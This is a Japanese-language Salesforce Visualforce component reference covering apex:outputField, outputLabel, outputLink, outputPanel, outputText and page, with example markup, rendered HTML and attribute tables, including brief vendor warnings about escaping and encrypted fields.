id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

apex:outputField

Salesforce オブジェクトの項目の表示ラベルと値の参照のみ表示です。<apex:outputField> コンポーネントは、ユーザへの表示方法などの関連項目の属性を考慮します。たとえば、指定された <apex:outputField> コンポーネントが通貨項目である場合、適切な通貨記号が表示されます。同様に、<apex:outputField> コンポーネントが参照項目または URL である場合、項目の値はリンクとして表示されます。

[設定] の項目にカスタムヘルプが定義されている場合は、その項目は <apex:pageBlock> または <apex:pageBlockSectionItem> の子である必要があり、Visualforce ページにカスタムヘルプを表示するためには Salesforce のページヘッダーを表示する必要があります。カスタムヘルプの表示を上書きするには、<apex:pageBlockSectionItem> の本文の <apex:outputField> を使用します。

リッチテキストエリアデータ型の使用は、Salesforce.com API バージョン 18.0 より後のバージョンを実行するページのこのコンポーネントに限られます。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid opportunity record in the URL.

For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<apex:page standardController="Opportunity" tabStyle="Opportunity">
    <apex:pageBlock>
        <apex:pageBlockSection title="Opportunity Information">
            <apex:outputField value="{!opportunity.name}"/>
            <apex:outputField value="{!opportunity.amount}"/>
            <apex:outputField value="{!opportunity.closeDate}"/>
        </apex:pageBlockSection>
    </apex:pageBlock>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
id	String	ページの他のコンポーネントが出力項目コンポーネントを参照できるようにする識別子。		10.0	global
label	String	コンポーネントの表示ラベルとして使用される文字列値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	出力項目コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。この属性を設定できない値もあります。テキストにクラス名が必要な場合は、ラップ用 span タグを使用します。		10.0	global
styleClass	String	出力項目コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		用するときに適用される CSS スタイルを指定するために使用されます。この属性を設定できない値もあります。テキストにクラス名が必要な場合は、ラップ用 span タグを使用します。			
`title`	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
`value`	Object	この出力項目に関連付けられている Salesforce 項目を参照する差し込み項目。たとえば、取引先の名前項目の出力項目を表示する必要がある場合は、value="{!account.name}" を使用します。期間指定換算レートを使用して項目の値が計算される場合、この出力項目を currency 型の差し込み項目と関連付けることはできません。		10.0	global

apex:outputLabel

入力または出力項目の表示ラベルです。このコンポーネントを使用して、Salesforce オブジェクトの項目に対応しないコントローラメソッドに表示ラベルを作成します。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された `<label>` タグに適用されます。

例

```
<apex:outputLabel value="Checkbox" for="theCheckbox"/>

<apex:inputCheckbox value="{!inputValue}" id="theCheckbox"/>
```

上述の例では次の HTML を表示します。

```
<label for="theCheckbox">Checkbox</label>

<input id="theCheckbox" type="checkbox" name="theCheckbox" />
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	表示ラベルおよびその関連項目にフォーカスを置くキーボードのアクセスキー。		10.0	global
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
escape	Boolean	このコンポーネントが生成するHTML出力で、特殊なHTMLおよびXML文字をエスケープするかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。たとえば、表示ラベルに「>」記号を追加するには、記号の文字エスケープシーケンスを使ってescape="false"に設定する必要があります。escape="false"が指定されていない場合、文字エスケープシーケンスは記述されたとおりに表示されます。		10.0	global
for	String	表示ラベルが関連付けられるコンポーネントのID。表示ラベルにフォーカスがある場合、この属性によって指定されたコンポーネントもフォーカスされます。		10.0	global
id	String	ページの他のコンポーネントが表示ラベルコンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
onblur	String	onblurイベントが発生した場合(フォーカスが表示ラベルから離れた場合)に呼び出されるJavaScript。		10.0	global
onclick	String	onclickイベントが発生した場合(ユーザが表示ラベルをクリックした場合)に呼び出されるJavaScript。		10.0	global
ondblclick	String	ondblclickイベントが発生した場合(ユーザが表示ラベルをダブルクリックした場合)に呼び出されるJavaScript。		10.0	global
onfocus	String	onfocusイベントが発生した場合(表示ラベルにフォーカスがある場合)に呼び出されるJavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが表示ラベルからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが表示ラベルにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	表示ラベルコンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	表示ラベルコンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、この表示ラベ		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		ルが選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。			
`title`	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
`value`	Object	表示ラベルとして表示されるテキスト。		10.0	global

apex:outputLink

URL へのリンク。このコンポーネントは、`href` 属性と共にアンカータグとして HTML に表示されます。HTML と同様に、`<apex:outputLink>` の本文は、リンクとして表示されるテキストまたは画像です。クエリ文字列パラメータをリンクに追加するには、ネストされた `<apex:param>` コンポーネントを使用します。

`<apex:commandLink>` も参照してください。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された `<a>` タグに適用されます。

例

```
<apex:outputLink value="https://www.salesforce.com"
id="theLink">www.salesforce.com</apex:outputLink>
```

上述の例では次の HTML を表示します。

```
<a id="theLink" name="theLink" href="https://www.salesforce.com">www.salesforce.com</a>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
`accesskey`	String	リンクにフォーカスを置くキーボードのアクセスキー。リンクにフォーカスがあるときに Enter キーを押す操作は、リンクをクリックする操作と同じです。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
charset	String	指定 URL の符号化に使用される文字セット。指定されていない場合、この値はデフォルトの ISO-8859-1 に設定されます。		10.0	global
coords	String	出力リンクに使用される画面上のホットスポットの位置と形状 (クライアント側の画像マップ用)。カンマ区切り値の数および順序は定義される形状に依存します。たとえば、長方形を定義するには、coords="left-x, top-y, right-x, bottom-y" を使用します。円形を定義するには、coords="center-x、center-y, radius" を使用します。多角形を定義するには、coords="x1, y1, x2, y2, ..., xN, yN" を使用します。ここで、x1 = nN および y1 = yN です。座標はピクセルまたはパーセントで表すことができます。また、座標は対応付けられる画像の左上からの距離を表します。「shape 属性」も参照してください。		10.0	global
dir	String	生成された HTML コンポーネントが読み取られる方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	このリンクを無効な状態で表示するかどうかを指定する boolean 値。true に設定した場合、HTML の span タグが通常のアンカータグの場所に使用されているため項目は無効な状態で表示されます。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
hreflang	String	「en」、「en-US」など、このコマンドリンクで参照されるリソースの基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
id	String	ページの他のコンポーネントが outputLink コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onblur	String	onblur イベントが発生した場合 (フォーカスが出力リンクから離れた場合) に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが出力リンクをクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
ondblclick	String	ondblclick イベントが発生した場合 (ユーザが出力リンクをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (出力リンクにフォーカスがある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが出力リンクからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが出力リンクにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rel	String	現在のドキュメントからこのコマンドリンクで指定される URL へのリレーション。この属性の値は、リンクタイプのスペース区切りのリストです。この属性についての詳細は、W3C仕様を参照してください。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rev	String	現在のドキュメントへのこのコマンドリンクで指定される URL からの逆リンク。この属性の値は、リンクタイプのスペース区切りのリストです。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
shape	String	クライアント側の画像マップのホットスポットの形状。有効な値は、default、circle、rect、および poly です。「coords 属性」も参照してください。		10.0	global
style	String	出力リンクコンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	出力リンクコンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、このリンクが選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		10.0	global
target	String	このコマンドリンクが取得するリソースが表示されるフレームの名前。この属性に使用できる値には、「_blank」、「_parent」、「_self」、「_top」があります。また、目的の移行先の name 属性に値を割り当てることにより、独自のターゲット名を指定することもできます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
type	String	この出力リンクによって指定されたリソースの MIME コンテンツタイプ。この属性の使用できる値には、「text/html」、「image/png」、「image/gif」、「video/mpeg」、「text/css」、およ		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		び「audio/basic」があります。使用できる値の完全なリストなど、詳細は、W3C仕様を参照してください。			
value	Object	出力リンクに使用される URL。		10.0	global

apex:outputPanel

グループ化された一連のコンテンツです。HTML タグや タグを使用して、またはいずれのタグも使用せずに表示されます。<apex:outputPanel> を使用して、AJAX の更新に使用するコンポーネントをグループ化します。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、layout 属性の値に応じて、生成されたコンテナタグである または に適用されます。

Span の例

```
<!-- Spans do not add any additional formatting to the body of the outputPanel.  -->

<apex:outputPanel id="thePanel">My span</apex:outputPanel>
```

上述の例では次の HTML を表示します。

```
<span id="thePanel">My span</span>
```

Div の例

```
<!-- Divs place the body of the outputPanel within the equivalent of an HTML paragraph
tag.  -->

<apex:outputPanel id="thePanel" layout="block">My div</apex:outputPanel>
```

上述の例では次の HTML を表示します。

```
<div id="thePanel">My div</div>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
id	String	ページの他のコンポーネントがoutputPanelコンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
layout	String	パネルのレイアウトスタイル。使用できる値には、「block」(HTML divタグを生成)、「inline」(HTML spanタグを生成)、および「none」(HTMLタグを生成しない)があります。指定されていない場合、この値はデフォルトの「inline」に設定されます。 注意:表示される属性が「false」に設定されたそれぞれの子要素についてレイアウトが「none」に設定されている場合、outputPanelによって、それぞれの子のIDと「display:none」に設定されたstyle属性を持つspanタグが生成されます。コンテンツは表示されなくても、JavaScriptはDOM IDを使用して要素にアクセスでき、子要素を更新できるようにします。		10.0	global
onclick	String	onclickイベントが発生した場合(ユーザが出力パネルをクリックした場合)に呼び出されるJavaScript。		10.0	global
ondblclick	String	ondblclickイベントが発生した場合(ユーザが出力パネルをダブルクリックした場合)に呼び出されるJavaScript。		10.0	global
onkeydown	String	onkeydownイベントが発生した場合(ユーザがキーボードのキーを押した場合)に呼び出されるJavaScript。		10.0	global
onkeypress	String	onkeypressイベントが発生した場合(ユーザがキーボードのキーを押したか、押したままにした場合)に呼び出されるJavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが出力パネルからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが出力パネルにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	outputPanel コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	outputPanel コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

apex:outputText

Visualforce ページにテキストを表示します。CSS スタイルを使用して <apex:outputText> の表示をカスタマイズできます。この場合、生成されるテキストは、HTML タグに囲まれます。また、特殊な HTML および

XML 文字が含まれる場合、表示されるテキストをエスケープできます。このコンポーネントは、ローカライズを考慮します。

ネストされた param タグを使用してテキスト値の書式を設定します。{n} は param タグのネストの深さを示します。value 属性では、Java の MessageFormat クラスと同じ構文がサポートされています。

警告: <apex:outputText> コンポーネントに埋め込まれた暗号化カスタム項目は、プレーンテキストで表示されます。<apex:outputText> コンポーネントは、ユーザの「暗号化されたデータの参照」権限を考慮しません。機密情報を未承認のユーザに表示しないようにするには、代わりに <apex:outputField> タグを使用してください。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

基本的な書式設定の例

```
<apex:page>

    <apex:outputText style="font-style:italic" value="This is {0} text with {1}.">

       <apex:param value="my"/>

       <apex:param value="arguments"/>

    </apex:outputText>

</apex:page>
```

上述の例では次の HTML を表示します。

```
<span id="theText" style="font-style:italic">This is my text with arguments.</span>
```

日付形式の設定の例

```
<apex:page>

   <apex:outputText value="The unformatted time right now is: {!NOW()}" />

   <br/>

   <apex:outputText value="The formatted time right now is:

         {0,date,yyyy.MM.dd G 'at' HH:mm:ss z}">

       <apex:param value="{!NOW()}" />

   </apex:outputText>

</apex:page>
```

上述の例では次の HTML を表示します。

```
The unformatted time right now is: 11/20/2004 3:49 PM

<br />

The formatted time right now is: 2004.11.20 AD at 23:49:02 GMT
```

通貨形式の設定の例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IeChM is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IeChM

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Account">

It is worth:

<apex:outputText value="{0, number, 000,000.00}">

       <apex:param value="{!Account.AnnualRevenue}" />

 </apex:outputText>

</apex:page>
```

上述の例では次の HTML を表示します。

```
It is worth: 500,000,000.00
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成された HTML コンポーネントが読み取られる方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
escape	Boolean	このコンポーネントが生成する HTML 出力で、特殊な HTML および XML 文字をエスケープするかどうかを指定する boolean 値。escape="false" が指定さ		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		れていない場合、文字エスケープシーケンスは記述されたとおりに表示されます。この値を「false」に設定すると、悪質な方法で使用されるおそれのある JavaScript などの任意のコンテンツが許可されるため、セキュリティのリスクとなる可能性があります。			
id	String	ページの他のコンポーネントが outputText コンポーネントを参照できるようにする識別子。		10.0	global
label	String	出力テキストの横に表示ラベルを表示するためのテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
style	String	outputText コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	outputText コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	このコンポーネントと共に表示されるテキスト。この値は、Java の MessageFormat クラスと同じ構文をサポートしています。		10.0	global

apex:page

単一の Visualforce ページです。すべてのページは、単一の page コンポーネントタグ内でラップされている必要があります。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <html> タグに適用されます。

例

```
<!-- Page: -->

<apex:page renderAs="pdf">

    <style> body { font-family: 'Arial Unicode MS'; } </style>

    <h1>Congratulations</h1>

    <p>This is your new PDF</p>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
action	ApexPages.Action	このページをサーバが要求したときに呼び出される action メソッド。式の言語を使用して action メソッドを参照します。たとえば、action="{!doAction}" はコントローラの doAction() メソッドを参照します。アクションが指定されていない場合、ページは通常どおり読み込まれます。action メソッドが null を返す場合、ページは単に更新されます。このメソッドは、ページが表示される前にコールされるため、ユーザを別のページにリダイレクトすることもできます。このアクションは、初期化には使用できません。		10.0	global
apiVersion	double	ページの表示と実行に使用される API のバージョン。		10.0	global
applyBodyTag	Boolean	生成される HTML 出力に、<body> タグを Visualforce で自動的に追加するかどうかを指定する boolean 値。たとえば、<body> タグをマークアップで静的に設定する場合などのように、応答への <body> タグの追加を無効にするには、false に設定します。指定されていない場合、この値は applyHtmlTag 属性の値がデフォルトで適用されます。設定されているか true の場合、applyHtmlTag の値は適用されません。		27.0	
applyHtmlTag	Boolean	生成される HTML 出力に、<html> タグを Visualforce で自動的に追加するかどうかを指定する boolean 値。たとえば、<html> タグをマークアップで静		27.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		的に設定する場合などのように、応答への <html> タグの追加を無効にするには、false に設定します。指定されていない場合、この値はデフォルトの true に設定されます。			
cache	Boolean	ブラウザがこのページをキャッシュするかどうかを指定する boolean 値。true に設定すると、ブラウザはページをキャッシュします。指定されていない場合、この値はデフォルトの false に設定されます。Force.com サイトのページについては、この属性が指定されていない場合、この値はデフォルトの true に設定されます。サイトページのキャッシュについての詳細は、Salesforce オンラインヘルプの「Force.com サイトページのキャッシュ」を参照してください。		10.0	global
contentType	String	表示されるページの形式に使用される MIME コンテンツタイプ。この属性の使用できる値には、「text/html」、「image/png」、「image/gif」、「video/mpeg」、「text/css」、および「audio/basic」があります。使用できる値の完全なリストなど、詳細は、W3C 仕様を参照してください。 表示されるページのファイル名は、MIME タイプに「#」とファイル名を順に追加して定義することもできます。たとえば、「application/vnd.ms-excel#contacts.xls」とすることができます。注意: 一部のブラウザでは、ファイル名を指定してページのキャッシュ属性を「true」に設定しない限り、そのファイルを開くことができません。		10.0	global
controller	String	このページの動作を制御するために使用する、Apex で記述されたカスタムコントローラクラスの名前。standardController 属性が存在する場合、この属性は指定できません。		10.0	global
deferLastCommandUntilReady	Boolean	ページの準備ができる前にコマンドボタンおよびリンクをクリックしないようにするかどうかを指定する boolean 値。true に設定すると、ボタンまたはリンクの最後のクリックがエンキューされ、ページの準備ができたときに処理されます。この値のデフォルトは false です。		26.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
docType	String	表示されるページの構造を記述する HTML 文書型定義 (DTD)、つまり doctype。指定されていない場合、この値はデフォルトの「html-4.01-transitional」に設定されるため、doctype は <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd"> になります。この属性に使用できる値には、主に「html-4.01-strict」、「xhtml-1.0-transitional」、「xhtml-1.1-basic」、「html-5.0」があります。 HTML の文書型宣言についての詳細は、W3C 仕様を参照してください。		23.0	
expires	Integer	キャッシュ属性の有効期限 (秒)。キャッシュ属性が true に設定されており、属性が指定されていない場合、この値はデフォルトの 0 に設定されます。Force.com サイトのページについては、キャッシュが false に設定されていない場合、この値はデフォルトの 600 秒に設定されます。サイトページのキャッシュについての詳細は、Salesforce オンラインヘルプの「Force.com サイトページのキャッシュ」を参照してください。		14.0	
extensions	String	このページにロジックを追加する、Apex で記述された 1 つ以上のカスタムコントローラ拡張の名前。		11.0	global
id	String	ページの他のコンポーネントが参照できるようにするページの識別子。		10.0	global
label	String	Salesforce 設定ツールでページを参照するために使用される表示ラベル。		10.0	global
language	String	関連付けられている翻訳が Salesforce にあるラベルの表示に使用される言語。この値は、ページを表示しているユーザの言語より優先されます。この属性に使用できる値には、「en」、「en-US」などの Salesforce でサポートされている言語の言語キーがあります。		10.0	global
manifest	String	生成される <html> タグに、オフライン使用でキャッシュマニフェストファイルを参照するマニフェスト属性を追加します。マニフェスト属性を設定するには、docType="html-5.0" を設定し、		27.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		applyHtmlTag を "false" に設定しない必要もあります。			
name	String	Force.com API でページを参照するために使用される一意の名前。		10.0	global
pageStyle	String	pageStyle 属性は、Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
readOnly	Boolean	Visualforce ページで参照のみモードを有効化する boolean 値。参照のみモードの場合、ページの DML 操作は実行されませんが、取得されるレコード数の制限は、50,000 行から 1,000,000 行に増加します。反復コンポーネントによって処理されるコレクション内の項目数も、1,000 から 10,000 に増加します。指定されていない場合、この値はデフォルトの false に設定されます。		23.0	
recordSetName	String	recordSetName 属性は、Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。代わりに recordSetVar を使用してください。		14.0	
recordSetVar	String	この属性は、ページでセット指向の標準コントローラが使用されることを示します。属性の値は、ページに渡されるレコードのセットの名前を示します。このレコードセットを式で使用し、ページでの表示に使用する値を返したり、レコードのセットに対してアクションを実行したりできます。たとえば、ページで標準取引先コントローラが使用されており、recordSetVar が "accounts" に設定されている場合、次のコードの実行によって単純な pageBlockTable という取引先レコードを作成できます。 `<apex:pageBlockTable value="{!accounts}" var="a"><apex:column value="{!a.name}"/></apex:pageBlockTable>`		14.0	
renderAs	String	サポートされるコンテンツコンバータの名前。現在、サポートされているコンテンツコンバータは PDF のみです。この属性を "pdf" に設定すると、ページが PDF として表示されます。		13.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		Visualforce ページを PDF として表示する機能は、印刷用にデザインされ、最適化されたページのためのものです。印刷用の書式設定が容易ではないか、入力やボタンなどのフォーム要素が含まれる標準コンポーネント、および書式設定に JavaScript が必要なコンポーネントは使用しないでください。これにはフォーム要素を必要とするコンポーネントなどが含まれますが、これに限定されません。リリースする前に、表示されるページの形式を確認してください。 PDF ですべての文字が表示されない場合は、CSS のフォントを調整して要件に対応するフォントを使用します。たとえば、次のスタイル定義をページのスタイルに追加します。 `body { font-family: 'Arial Unicode MS'; }` pageBlock と sectionHeader コンポーネントは、PDF に表示されるとき、ダブルバイトのフォントをサポートしません。			
`rendered`	Boolean	ページを表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
`setup`	Boolean	ページが標準の Salesforce 設定ページのスタイルを使用するかどうかを指定する boolean 値。true の場合、設定のスタイルが使用されます。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
`showChat`	Boolean	Chatter Messenger チャットウィジェットをページに含めるかどうかを指定する boolean 値。true の場合、チャットウィジェットが表示されます。指定されていない場合、値は、[設定] の [カスタマイズ]	[Chatter]	[チャットの設定] で選択された Visualforce 設定の値がデフォルトで適用されます。		10.0	global
`showHeader`	Boolean	ページに Salesforce タブのヘッダーを含めるかどうかを指定する boolean 値。true の場合、タブのヘッダーは表示されます。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
sidebar	Boolean	標準の Salesforce サイドバーをページに含めるかどうかを指定する boolean 値。true の場合、サイドバーは表示されます。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
standardController	String	このページの動作を制御するために使用する Salesforce オブジェクトの名前。この属性は、コントローラ属性も存在する場合は指定できません。		10.0	global
standardStylesheets	Boolean	showHeader 属性が false に設定されている場合に、標準の Salesforce スタイルシートを生成されたページのヘッダーに追加するかどうかを指定する boolean 値。true に設定すると、生成されるページのヘッダーに標準のスタイルシートが追加されます。指定されていない場合、この値はデフォルトの true に設定されます。この設定を false にすると、Salesforce.com の CSS を必要とするコンポーネントは正しく表示されず、リリースごとに異なるスタイルが適用される場合があります。		11.0	global
tabStyle	String	このページの色、スタイル、および選択されたタブを制御する Salesforce オブジェクトまたはカスタム Visualforce タブ。カスタムオブジェクトを使用している場合、属性にオブジェクトの開発者名を指定する必要があります。たとえば、MyCustomObject に関連付けられたスタイルを使用するには、`tabStyle="MyCustomObject__c"` を使用します。標準コントローラが指定されている場合、デフォルトで、関連付けられたコントローラのスタイルが使用されます。カスタムコントローラが定義されている場合は、デフォルトで [ホーム] タブに設定されます (カスタムコントローラの場合)。 カスタムの Visualforce タブを使用するには、属性をタブ名 (表示ラベルではない) + アンダースコア 2 個 (__) + 単語「tab」に設定します。たとえば、名前が Source で表示ラベルが Sources の Visualforce タブのスタイルを使用するには、`tabStyle="Source__tab"` を使用します。		10.0	global
title	String	Visualforce によってページに追加された HTML < title > 要素のコンテンツを指定する文字列値。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		この属性を使用してページのウィンドウタイトルまたはタブタイトルを設定します。 API 30.0以降に設定されたページで、<apex:page> title 属性は、Visualforce が生成した <head> 要素が 1 つでも存在すれば、その内部で <title> 要素を生成します。Visualforce は、<apex:page> の他の属性が、まったく生成されないように設定されていない限り、HTML < head > 要素を生成します。たとえば、applyHtmlTag または applyBodyTag が false の場合、title 属性の値が無視されます。ページによって生成された HTML を柔軟に制御するためにこれらのタグが使用され、ページが、必要な < title > 要素を含む完全な HTML マークアップで構成されていることが前提とされます。 API 29.0以前に設定されたページで、<apex:page> の showHeader 属性が false に設定されている場合、< title > 要素は生成されません。 注意:開発者モードでページを編集している場合、ページタイトルは表示されません。			
